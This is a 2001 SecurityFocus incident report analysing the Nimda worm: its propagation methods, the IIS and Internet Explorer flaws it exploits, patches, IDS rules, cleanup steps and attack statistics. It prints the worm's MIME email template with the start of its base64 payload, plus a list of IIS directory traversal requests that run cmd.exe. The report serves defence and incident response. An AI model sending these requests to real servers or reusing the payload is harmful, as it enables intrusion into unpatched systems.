Nimda Worm Analysis

Analysts:
Andrew Mackie, Jensenne Roculan,
Ryan Russell, and Mario Van Velzen

Incident Analysis Report
Version 2
September 21, 2001, 23:00 UTC

SecurityFocus
1660 S. Amphlett Boulevard | Suite 128 | San Mateo | CA | 94402 | 650 655 6300 | 650 655 2099 fax

Executive Summary

The purpose of this version is to adjust attack data, based on recent observations, and to refine or augment technical descriptions in version 1, released on September 19, 2001.

On the morning of September 18, 2001, a large number of users reported a massive increase in Web-based attacks against their Web Servers. Users also reported receiving suspicious email messages that contained what appeared to be a wave (*.wav) file that coincided with the initial barrage of Web-based exploits attempted against the hosts.

Initially, many users believed that a variant of Code Red was responsible for the Web scanning activity. However, the Web-based probes and email messages containing suspect attachments are both the result of a new worm named "W32/Nimda-A," more commonly known as the Nimda worm (aliases include Concept5, Code Rainbow, Minda) that affects Microsoft Windows 9x/ME, NT 4.0, and 2000. The name was chosen because it represents "Admin" spelled backwards.

Nimda is a very aggressive self-propagating worm that distributes itself via the following four methods:

1. **Email:** The worm is delivered through email containing an attachment named "readme.exe" of the MIME-type "audio/x-wav." The email would only need to be previewed with a vulnerable client in order to trigger infection. The subject of the email is variable and may originate from spoofed email addresses under the guise of trusted sources.
2. **Web server attacks:** The worm attempts to search for and infect vulnerable IIS Web servers that have been compromised by the Code Red II worm backdoor root.exe. Nimda also seeks to gain control of the Web server via Unicode and Escaped Character Decoding vulnerabilities in IIS.
3. **Web browsing code:** Nimda appends code to all HTM, HTML, and ASP files residing on infected Web servers. Consequently, users browsing Web sites infected with Nimda may also fall victim to the worm.
4. **Open network shares:** Nimda is able to propagate via open network shares that have not been properly secured to deny access from unauthorized sources. This allows for the possibility of distribution within internal networks.

Nimda exploits four known Microsoft vulnerabilities:

- **Microsoft IIS/PWS Escaped Characters Decoding Command Execution Vulnerability**
  http://www.securityfocus.com/bid/2708
- **Microsoft IE MIME Header Attachment Execution Vulnerability**
  http://www.securityfocus.com/bid/2524
- **Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability**
  http://www.securityfocus.com/bid/1806
- **Microsoft Office 2000 DLL Execution Vulnerability**
  http://www.securityfocus.com/bid/1699

Collateral damage and payloads attributed to the Nimda worm include but are not limited to the following:

1. Network performance degradation due to high bandwidth consumption during the propagation phase. Nimda has been spreading at an extremely rapid pace and Web site outages and impaired network connectivity have resulted from this worm.
2. Nimda creates or activates a "Guest" account and grants it administrative privileges.
3. The worm grants full access to everyone on the C: share. As a result, any unauthorized remote user may connect to this share and read, modify, or delete files on the system.
4. The Nimda worm enumerates shared network drives and scans recursively for executables. If it finds an executable file, it replaces it with a file of the same name containing the worm.
5. Nimda scans local hard drives for the file types HTM, HTML, and ASP and appends JavaScript code to further propagate the worm. The worm then creates the file readme.eml that contains a MIME-encoded version of Nimda in the same directory.
6. All subkeys of the registry key SYSTEM\CurrentControlSet\Services\lanmanserver\Shares\Security are deleted in order to circumvent network share security measures.
7. Nimda modifies the system.ini file so it can execute the worm automatically after system startup.
8. Nimda will create multiple instances of *.eml files and riched20.dll on open network shares even if HTML files are not present on the system.

A copyright string appears in the worm that reads "Concept Virus(CV) V.5, Copyright(C)2001 R.P.China." This string does not necessarily indicate the worm's origin.

Note that this worm began to surface almost exactly one week after the first airplane crash into the World Trade Center towers on September 11, 2001.

Action Items

- Apply the appropriate patches supplied by Microsoft. See the "Patches" section for further details.
- Check for DAT updates from the appropriate anti-virus vendor in order to update anti-virus software to detect instances of this worm.
- Configure appropriate security permissions on network shares.

Associated Vulnerability:	*Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability* *Microsoft IE MIME Header Attachment Execution Vulnerability* *Microsoft IIS/PWS Escaped Characters Decoding Command Execution Vulnerability* *Microsoft Office 2000 DLL Execution Vulnerability*
Associated Bugtraq ID:	*1806, 2524, 2708, 1699*
Urgency:	*High*
Ease of Exploit:	*Automatic*
Associated Operating Systems:	*Microsoft Windows 95, 98, ME, NT, 2000*

Patches

To prevent infection via email, apply any of the following patches or upgrade to Internet Explorer 6.01:

- **Patch for MS01-020**
  http://www.microsoft.com/windows/ie/download/critical/Q290108/default.asp
- **Internet Explorer 5.01 Service Pack 2**
  http://www.microsoft.com/windows/ie/downloads/recommended/ie501sp2/default.asp
- **Internet Explorer 5.5 Service Pack 2**
  http://www.microsoft.com/windows/ie/downloads/recommended/ie55sp2/default.asp
- **Internet Explorer 6.01**
  http://www.microsoft.com/windows/ie/downloads/ie6/default.asp

To remove the backdoor root.exe inserted by Code Red II, execute this tool:

- **Code Red Cleanup**
  http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/redfix.asp

To prevent Code Red infection and to prevent Nimda infection via the Web traversal vulnerabilities, use the IIS Lockdown tool or apply the following fixes:

- **IIS Lockdown Tool (default mode)**
  http://www.microsoft.com/technet/security/tools/locktool.asp
- **Patch for MS01-044**
  http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-044.asp
- Windows NT 4.0 Security Roll-up Package
  http://www.microsoft.com/downloads/release.asp?ReleaseID=31240

Applying any of the following updates or patches can also eliminate the Web traversal vulnerabilities:

- **Windows 2000 Service Pack 2**
  http://www.microsoft.com/windows2000/downloads/servicepacks/sp2/default.asp

- **Windows NT 4.0 Security Roll-up Package**
  http://www.microsoft.com/downloads/release.asp?ReleaseID=31240
- **URLScan (default ruleset)**
  http://www.microsoft.com/technet/security/URLScan.asp
- **Patch for MS00-086**
  http://www.microsoft.com/technet/security/bulletin/ms00-086.asp
- **Patch for MS01-044**
  http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-044.asp

Description of Vulnerabilities

- **Microsoft IIS/PWS Escaped Characters Decoding Command Execution Vulnerability**
  Unauthenticated users visiting an IIS Web site can execute arbitrary code with the privileges of the IUSR_*machinename* account. Windows hosts running Microsoft Personal Web Server are also subject to this vulnerability.

  When IIS receives a CGI file name request, it automatically performs two actions before completing the request. First, IIS decodes the file name to determine the file type and the file's legitimacy. IIS then carries out a security check. Once it completes the security check, IIS continues with the second action that involves the decoding of CGI parameters. A flaw in IIS involves a third undocumented action: Typically IIS decodes only the CGI parameter at this point, yet the previously decoded CGI file name is mistakenly decoded twice. If a malformed file name is submitted and circumvents the initial security check, the undocumented procedure decodes the malformed request, possibly allowing the execution of arbitrary commands.

- **Microsoft IE MIME Header Attachment Execution Vulnerability**
  Microsoft Internet Explorer is vulnerable to MIME attachment execution if an attacker uses a MIME type for which IE has special behavior. In Nimda's case, the worm uses the audio/x-wav MIME type to propagate "readme.exe." Because of the vulnerability, the browser incorrectly runs the executable without warning. The following text is the MIME portion of the email that is sent, or saved in files with the ".eml" extension:

```
MIME-Version: 1.0
Content-Type: multipart/related;
type="multipart/alternative";
boundary="====_ABC1234567890DEF_====="
X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1

--====_ABC1234567890DEF_====
Content-Type: multipart/alternative;
boundary="====_ABC0987654321DEF_====="

--====_ABC0987654321DEF_====
Content-Type: text/html;
charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable


<HTML><HEAD></HEAD><BODY bgColor=3D#ffffff>
<iframe src=3Dcid:EA4DMGBP9p height=3D0 width=3D0>
```

```
</iframe></BODY></HTML>
--=====_ABC0987654321DEF_=====--

--=====_ABC1234567890DEF_====
Content-Type: audio/x-wav;
name="readme.exe"
Content-Transfer-Encoding: base64
Content-ID: <EA4DMGBP9p>

TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAA2AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1v
ZGUuDQ0KJAAAAAAAAAA11CFvcbVPPHG1TzxxtU88E6pcPHW1TzyZqkU8dbVPPJmqSzxytU88cbVO
PBG1TzyZqkQ8fbVPPMmzSTxwtU88UmljaHG1TzwAAAAAAAAAAH8AAAEAAAB/UEUAAEwBBQB1Oqc7
AAAAAAAAAADgAA4BCwEGAABwAAAAYAAAAAAAALN0AAAAEAAAAIAAAAAAFzYAEAAAABAAAAQAAAAA
[more code follows]
```

- **Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability**
  Microsoft IIS 4.0 and 5.0 are both vulnerable to double dot "../" directory traversal exploitation if "/" and "\" are replaced with extended Unicode character representations. Unauthenticated users visiting an IIS Web site can execute arbitrary code with the privileges of the IUSR_*machinename* account. Windows hosts running Microsoft Personal Web Server are also subject to this vulnerability.

  Attempts to execute a file contained in a directory not marked as executable will normally fail. IIS permits the execution of files on the server when the parent directory is marked as executable. IIS includes a set of default executable directories within its Web folder. If an intruder crafts a reference to an executable by using a relative reference to such an executable directory and does this using certain Unicode characters, IIS fails to adhere to its file-access markings. IIS runs with the permissions of the IUSR_*machinename* account. Execution succeeds if this account is allowed to execute the file. You can find more information at http://www.securityfocus.com/vdb/bottom.html?vid=1806.

  The attack signature will be similar to this:

```
[07/01/2001 00:04:43.602 GMT-0700] Connection: XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
   XX.XX.XXX.XXX) on port 80 (tcp) [07/01/2001 00:04:43.922 GMT-0700] GET
   scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
```

- **Microsoft Office 2000 DLL Execution Vulnerability**
  Nimda uses the file name "riched20.dll" when it copies itself to shared directories and accessible network shares. When files such as "riched20.dll" or "msi.dll," and possibly other specially crafted DLL files, are within the same directory as various office documents, it is possible for a user to unknowingly execute theses DLL files. By default, DLL files are hidden from the user.

List of Attacks

The following is a list of the attacks that Nimda uses to probe other machines for IIS vulnerabilities and backdoors:

```
GET /scripts/root.exe?/c+dir
GET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
```

```
GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../
   ..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir
```

IDS Updates

The following Intrusion Detection System (IDS) vendors have released signatures to detect instances of Nimda. Please consult your IDS vendor for updated signatures.

Cisco Secure IDS

- 5124
- 5114
- 5081
- 3216
- 3215

ISS RealSecure

- HTTP_IIS_URL_Decoding
- HTTP_Windows_Executable signature

Network ICE BlackICE

- 2000639 - HTTP UTF8 backtick
- 2002595 - IIS system32 command

Snort IDS

- alert tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:"Nimda worm attempt"; uricontent:"readme.eml"; flags:A+;)
- alert tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:"Nimda worm attempt"; content:"|2e6f70656e2822726561646d652e652e656d6c|";
- flags:A+;)
- alert tcp $EXTERNAL_NET any -> $SMTP_SERVERS 25 (msg:"Nimda worm attempt"; content:"|6e616d653d22726561646d652e65786522|";
- flags:A+;)
- alert tcp $SMTP_SERVERS any -> $EXTERNAL_NET 25 (msg:"Nimda worm attempt"; content:"|6e616d653d22726561646d652e65786522|";
- flags:A+;)

Recommendations

The following Nimda infection removal steps are based upon a post to the Incidents Mailing list by Jeffrey Isherwood (Jeffrey.Isherwood@rl.af.mil):

1. First, repair the registry keys modified by the worm. Nimda creates or modifies the following registry keys:

```
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\H
   ideFileExt
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\H
   idden
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\S
   howSuperHidden
```

   Nimda creates the following key:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters\Interface
   s
```

   All subkeys from the following keys are deleted in order to disable sharing security:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\Shares\Securit
   y
```

2. Remove the setting that Nimda included in the "system.ini" file that enables the worm to automatically reload upon reboot. Delete the following line from the "system.ini" file and reboot the computer:

```
[boot]
shell=explorer.exe load.exe -dontrunold
```

3. Delete the hidden files that Nimda inserted. Original files will have been overwritten by Nimda, if they existed before infection. The following original files will have to be restored from backup:

```
MMC.EXE
LOAD.EXE
RICHED20.DLL
ADMIN.DLL
WININIT.INI
```

   Delete all files from the following temporary directories:

```
\Temp\
\Windows\Temp\
\Documents and Settings\%Username%\Local Settings\Temp
```

   Reboot.

4. Delete infected message files (*.eml or *.nws).
5. Remove the offending JavaScript code appended to the end of all .HTML, .HTM, and .ASP files.
6. Disable the "Guest" user account and remove its administrative privileges.
7. Verify the permissions set on all shares on the local drives (in particular, the share for C:) and remove unnecessary shares.
8. Apply the appropriate vendor patches as described in the "Patches" section of this report.

Attack Data

This analysis provides a perspective of the worm by viewing ARIS data. It has been carried out with 95 users supplying 133 separate uploads of IDS logs. The initial list of attacks reviewed in a preliminary analysis came from reports in discussion lists, recent worm attacks, and obvious rising trends in the data. This list included the following:

- Apache "/" Denial of Service (DoS)
- Generic "../" Directory Traversal Attack
- Generic HTTP Directory Traversal Attack
- Microsoft IIS 4.0/5.0 Extended Unicode Directory Traversal
- Microsoft IIS/PWS Escaped Characters Decoding Command Execution Attack
- Microsoft IIS 4.0/5.0 File Permission Canonicalization Attack
- Generic HTTP "cmd.exe" Request Attack
- Microsoft Indexing Server/Indexing Services ISAPI Buffer Overflow Attack
- Microsoft IIS 5.0 .printer ISAPI Extension Buffer Overflow Attack

At 20:30 UTC September 18, 2001, this list was reduced to the Apache DoS, the Extended Unicode Directory Traversal, the IIS/PWS Escaped Characters Decoding, and the HTTP "cmd.exe" Request attacks. The others did not show increasing trends or lacked any data for the period of September 17 to 18. We included September 17 because the initial reports on the discussion lists began in the morning of September 18 and worms typically show traces of emerging a few days before their widespread escalation. We ruled out the Apache DoS because it lacked a rising trend according to further analysis carried out nearing September 19. Also note that all previous worms have had a limited number of attack signatures. Nimda redefines the complexity we can expect in worms.

Figure 1 shows how the rising trends chart highlights the top four attacks that Nimda launches. The legend lists the top four and includes an unrelated Microsoft Windows Invalid IGMP Header DoS Attack (https://aris.securityfocus.com/Predictor/members/AttackIDInfo.asp?AttackID=236). Of the four attacks, the preliminary analysis confirmed only two attacks, based on the partial data available at the time. This worm showed none of the expected early warning signs in the data.





Figure 1 — Top Five Rising Attacks on September 18


The top five rising attacks chart provided evidence that Nimda includes four attacks but preliminary analysis determined there were others. **Figure 2** provides the entire list of attacks affecting large numbers of users. The first attack is related to all Code Red worms and it usually ranks higher than its companion HTTP 'cmd.exe Request attack which comes in second in this list. Leaving these two until later analysis, we look more closely at those ranked third through seventh as possibly worm related.



	Attacks	# Users	% Users	# Attacks
1	Microsoft Indexing Server/Indexing Services ISAPI Buffer Overflow Attack	56	48.28	314611
2	Generic HTTP 'cmd.exe' Request Attack	48	41.38	210428
3	Generic "../" Directory Traversal Attack	32	27.59	514585
4	Microsoft IIS/PWS Escaped Characters Decoding Command Execution Attack	28	24.14	202070
5	Microsoft IIS 4.0 / 5.0 Extended UNICODE Directory Traversal Attack	20	17.24	128816
6	Microsoft IIS 4.0/5.0 File Permission Canonicalization Attack	14	12.07	29190
7	Generic HTTP Directory Traversal Attack	12	10.34	22856
8	Matt Wright FormMail Attacks	9	7.76	136
9	NCSA ScriptAlias CGI Source Disclosure Attack	8	6.90	44
10	Matt Kruse Calendar Script 2.2 Attack	8	6.90	567

Figure 2 — Top Ten Attacks Affecting Users on September 18

Figure 3 tracks the rise of the five attacks we need to assess as possible signatures detecting Nimda. It is evident that all five experience the same sudden rise in levels on the same day as the worm's emergence. The first shows over a hundred attacks after 4AM GMT. An interesting observation is that **Figure 3** shows how the attacks are first detected at different times in most cases. Analysis of the code suggests that this is due to the ordering of the attack vectors in the code. Because the worm attempts each vector until one succeeds, it is likely that some attacks will only be reported if the target machines are not vulnerable to the first chosen attacks.



Attacks	% Users	# Attacks
Generic "../" Directory Traversal Attack	27.93	480866
Microsoft IIS/PWS Escaped Characters Decoding Command Execution Attack	24.32	201671
Microsoft IIS 4.0 / 5.0 Extended UNICODE Directory Traversal Attack	17.12	125537
Microsoft IIS 4.0/5.0 File Permission Canonicalization Attack	11.71	29126
Generic HTTP Directory Traversal Attack	9.91	22760

Figure 3 — Trended Nimda Attacks on September 18


Preliminary analysis determined that HTTP "cmd.exe" was part of Nimda's attack repertoire, but it was not clear that the other attack signature of Code Red II was as well. Now, with more data, it is obvious in **Figure 4** that Nimda does not include both Code Red II–related attacks. The HTTP 'cmd.exe' Request Attacks begin to rise due to the worm after 5 AM GMT. The short-lived burst of IIS ISAPI Buffer Overflow Attacks is from one ISP and against a single user. This began after 9AM GMT and logged over a quarter million such attacks in just seven hours. Nimda triggers only the HTTP 'cmd.exe' Request Attack, not the IIS ISAPI Buffer Overflow Attack.

With most users having reported their events for September 18, it is concluded that the worm triggered these six attack signatures:

- Microsoft IIS 4.0/5.0 Extended Unicode Directory Traversal
- Microsoft IIS/PWS Escaped Characters Decoding Command Execution Attack
- Microsoft IIS 4.0/5.0 File Permission Canonicalization Attack
- Generic "../" Directory Traversal Attack
- Generic HTTP Directory Traversal Attack

- Generic HTTP 'cmd.exe' Request Attack


The first two are two of the four vulnerabilities used by the worm to compromise systems. There were no IDS signatures that matched the other two vulnerabilities. The last four attack signatures are triggered as side effects, not the exploits themselves.



Attacks	% Users	# Attacks
Microsoft Indexing Server/Indexing Services ISAPI Buffer Overflow Attack	46.88	334197
Generic HTTP 'cmd.exe' Request Attack	39.06	218666

